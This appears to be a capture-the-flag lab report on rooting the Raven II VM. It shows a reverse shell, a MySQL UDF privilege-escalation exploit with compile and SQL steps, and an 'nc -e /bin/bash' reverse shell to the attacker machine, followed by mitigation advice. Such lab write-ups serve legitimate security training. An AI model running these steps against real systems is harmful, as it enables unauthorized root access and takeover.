

```
root@Kali:~/Desktop/target2# nc -vnlp 1234
listening on [any] 1234 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 51113
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$ export TERM=linux
export TERM=linux
www-data@target2:/var/www/html$ ls
ls
Security - Doc  contact.php  elements.html  index.html  service.html  wordpress
about.html      contact.zip  fonts          js          team.html
backdoor.php    css          img            scss        vendor
www-data@target2:/var/www/html$
```

Took stock of what we had. Found Flag 2 in the /var/www directory.

```
www-data@target2:/var/www/html$ cd ~/
cd ~/
www-data@target2:/var/www$ ls
ls
flag2.txt  html
www-data@target2:/var/www$ cat flag2.txt
cat flag2.txt
flag2{[redacted]}
www-data@target2:/var/www$
```

And found the location of Flag 3. Had to return to the web browser to read it out.

```
192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png
```




Found 3 of the 4 target flags. Having found no sign of the 4th flag, the focus now turned to privilege escalation. Searched & discovered that the Target is running MySQL version 5.5. At the time of this report, the latest version of MySQL is 8.0. Performed a little searching & discovered a UDF (User Defined Function) Privilege Escalation exploit that works on mySQL 5.5 if it is running as the Root user. Checked the config file.

```
ps aux | root
dpkg -l | grep mysql
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '[redacted]');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Root again. For this UDF Privilege Escalation exploit to work, a command must be written in c code. The code is then compiled into a shared object which is similar to a library file. This is then read into the Database as raw binary. Because the MySQL service is running as Root, the data can be dumped into the correct directory for MySQL to use that command as an actual library. We can then create a function that uses that shared library & allows the attacking team to exploit it.

Let's attempt it


Pulled file 1518.c from the Exploit DB & renamed to `raptor_udf1.c` . Spun up a web server on the Kali machine & downloaded to the `/tmp` dir on target 2.

```
kali
python -c 'simpleHTTPServer 80'
```

```
Target 2
wget http://192.168.1.90/raptor_udf1.c
```

Now to compile. Since Target 2 is running a Debian/GNU OS & the attacking machine is a Kali Linux machine, the exploit must be compiled in the same OS as it will be deployed on.

```
gcc -g -c raptor_udf1.c
gcc -g -shared -Wl,-soname,raptor_udf1.so -o raptor_udf1.so raptor_udf1.c -lc -fPIC
chmod 777 raptor_udf1.so
```




After launching into the MySQL program, the following steps must be taken. Create a table, read the file into the table, move the contents into a dumpfile, then create a function. Also, verify where the plugin library is because this can vary.

```
use mysql;
create table foo (line blob);
insert into foo values(load_file('/tmp/raptor_udf1.so'));
show variables like '%plugin%';
select * from foo into dumpfile 'usr/lib/mysql/plugin/raptor_udf1.so';
create function do_system returns integer soname 'raptor_udf1.so';
select * from mysql.func;
```

```
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo (line blob);
create table foo (line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/raptor_udf1.so'));
insert into foo values(load_file('/tmp/raptor_udf1.so'));
Query OK, 1 row affected (0.01 sec)

mysql> show variables like '%plugin%';
show variables like '%plugin%';
+---------------+-----------------------+
| Variable_name | Value                 |
+---------------+-----------------------+
| plugin_dir    | /usr/lib/mysql/plugin/ |
+---------------+-----------------------+
1 row in set (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf1.so';
select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf1.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'raptor_udf1.so'
create function do_system returns integer soname 'raptor_udf1.so'
    -> ;
;
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
select * from mysql.func;
+-----------+-----+----------------+----------+
| name      | ret | dl             | type     |
+-----------+-----+----------------+----------+
| do_system |   2 | raptor_udf1.so | function |
+-----------+-----+----------------+----------+
1 row in set (0.00 sec)
```

No errors. Time to run the exploit. Set up a listener on the Attacking Kali on port 4444 & ran the exploit in mysql

```
select do_system('nc 192.168.1.90 4444 -e /bin/bash &');
```


```
mysql> select do_system('nc 192.168.1.90 4444 -e /bin/bash &');
select do_system('nc 192.168.1.90 4444 -e /bin/bash &');
+-------------------------------------------------+
| do_system('nc 192.168.1.90 4444 -e /bin/bash &') |
+-------------------------------------------------+
|                                               0 |
+-------------------------------------------------+
1 row in set (0.01 sec)
```

Success! Now export a shell, locate & Read out Flag 4

```
python -c 'import pty;pty.spawn ("/bin/bash")'
export TERM=linux
cd /root && ls
cat flag4.txt
```

```
root@Kali:~/Desktop/target2# nc -vnlp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 39675
whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@target2:/var/lib/mysql# export TERM=linux
export TERM=linux
root@target2:/var/lib/mysql# cd /root && ls
cd /root && ls
flag4.txt
root@target2:/root# cat flag4.txt
cat flag4.txt
 ___                        ___ ___
| _ \__ ___ _____ _ _  |_ _|_ _|
|   / _` \ V / -_) ' \  | | | |
|_|_\__,_|\_/\___|_||_|___|___|

flag4{[redacted]}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:/root#
```

Confirmed root shell on both machines. However, due to the weak credentials previously found & the reuse of MySQL password, went to a lower shell & attempted to just switch to the root account. Was prompted for a password and unbelievably was able to guess the exact password.




The root password was as easy, if not easier, than guessing user michael's password from Target 1. The root account was running default credentials


After guessing the root user password, went to check Target 1 & found the root user on Target 1 had the same password.

## Vulnerabilities and Mitigation

Several vulnerabilities were discovered during the completion of this engagement. Target 1 has numerous critical vulnerabilities that should be addressed immediately.

### Ports Exposed to the Internet

The team discovered that multiple ports on Target 1 and Target 2 that should not have been exposed were exposed to the internet.

Mitigation

- Minimize ports exposed to the internet.
- Set strict alarms to alert your SOC on any ports exposed to the internet.
- Set an alarm to notify the SOC if more than 25 ports aside from 80 and 443 are scanned in under 5 minutes.
- Apply a firewall rule to default-deny all non-whitelisted IP addresses to accessing ports other than port 80 or 443.
- If ports other than 80 or 443 must be exposed, enable TCP wrapping and firewall rules that auto-deny any IP that is not specifically whitelisted.
- Apply firewall rules to deny ICMP requests and not send responses.

### Sensitive Data Exposure

During the engagement, the team found Target 1 has a flag exposed on the Wordpress website in the page source code for the service page. This was easily discoverable. Target 2 also had a flag exposed as well as a list of vulnerabilities on that exact version of PHPMailer running

Mitigation

- Remove flag from the source code.
- Remove any file or directory that should not be accessed by the public.

### Security Misconfiguration: Brute Force Vulnerability

The team found the users of the Target 1 web server did not have account lockouts active for excessive failed lockout attempts.

Mitigation

- Set an alarm to notify the SOC if more than 10 HTTP 401 response codes are on the same account in under 10 minutes.
- Set a user policy that locks out the account for 30 minutes after 10 failed login attempts.
- Enable 2-factor authentication on all accounts.
- Enable a random 1-3 second delay on password validation to slow down any brute force attacks.
- If more than 20 failed login attempts from the same IP address occur sitewide within 10 minutes, blacklist that IP until it can be reviewed.

### Outdated Software Version

The team discovered an older version of Wordpress on Target 1 with many known vulnerabilities. The team also discovered an exploitable version of PHPMailer on Target 2. The team also exploited an outdated version of MySQL on Target 2 to gain a privileged shell.

Mitigation

- Update Wordpress to the latest version (as of the time of this report, that is version 5.7.1).
- Update PHPMailer to the latest version (as of the time of this report, that is version 6.3.0).
- Update MySQL to the latest version (as of the time of this report, that is version 8.0).

### Unauthenticated Privileged Programs

The team discovered on Target 1 that one of the users had the ability to run Python with administrative privileges without having to authenticate with a password.

Mitigation

- Require user input of password to run any SUDO commands

### Unsalted Hashed Passwords

The team obtained a password hash during the engagement. An open source tool was able to quickly break the hash and allowed the team to gain login credentials for a privileged account on Target 1. Target 2's password hashes were salted.

Mitigation

- Restrict files with password hashes to admin level accounts.
- Do not have any files that contain password hashes exposed to the internet.
- Salt all password hashes.
- Do not use MD5 for password hashes

### Weak Passwords

The team found that the passwords on Target 1 that they were able to Brute Force and the hashed passwords that they were able to crack were short and not complex.

Mitigation

- Require all passwords to contain a minimum of 10 characters.
- Require all passwords to contain at minimum 1 capital letter.
- Require all passwords to contain at minimum 1 special character (!, %, *, etc).
- Require all passwords not be commonly used words, employees names, company names, or in the dictionary.

### MySQL Running as Root

Found MySQL database on both Target 1 & Target 2 running with root credentials. This directly allowed for privilege escalation on Target 2. MySQL should not be running as a Root user.

Mitigation

- Remove Root credentials from the wp-config.php file.
- Create a different user to be the default user to the MySQL database.

### Root Password easily guessed

Target 1 and Target 2 had an unbelievably easy password on the root account allowing it to be guessed. Both web servers used the same, easily guessed password for the root account.

Mitigation

- Change the root password to a long and complex password.

## Conclusion

Target 1 had many substantial vulnerabilities. The quickest methods to increase the security of Target 1 is to update to the latest version of Wordpress, close extra ports, and apply account lockouts. Target 2 was better protected but still allowed a backdoor, an easily guessed root user password, and an outdated version of software that was exploitable. Change the password on the root account, and update Wordpress and MySQL to the latest version. Also, on both Target 1 & 2, create & use a non-privileged account for the MySQL database.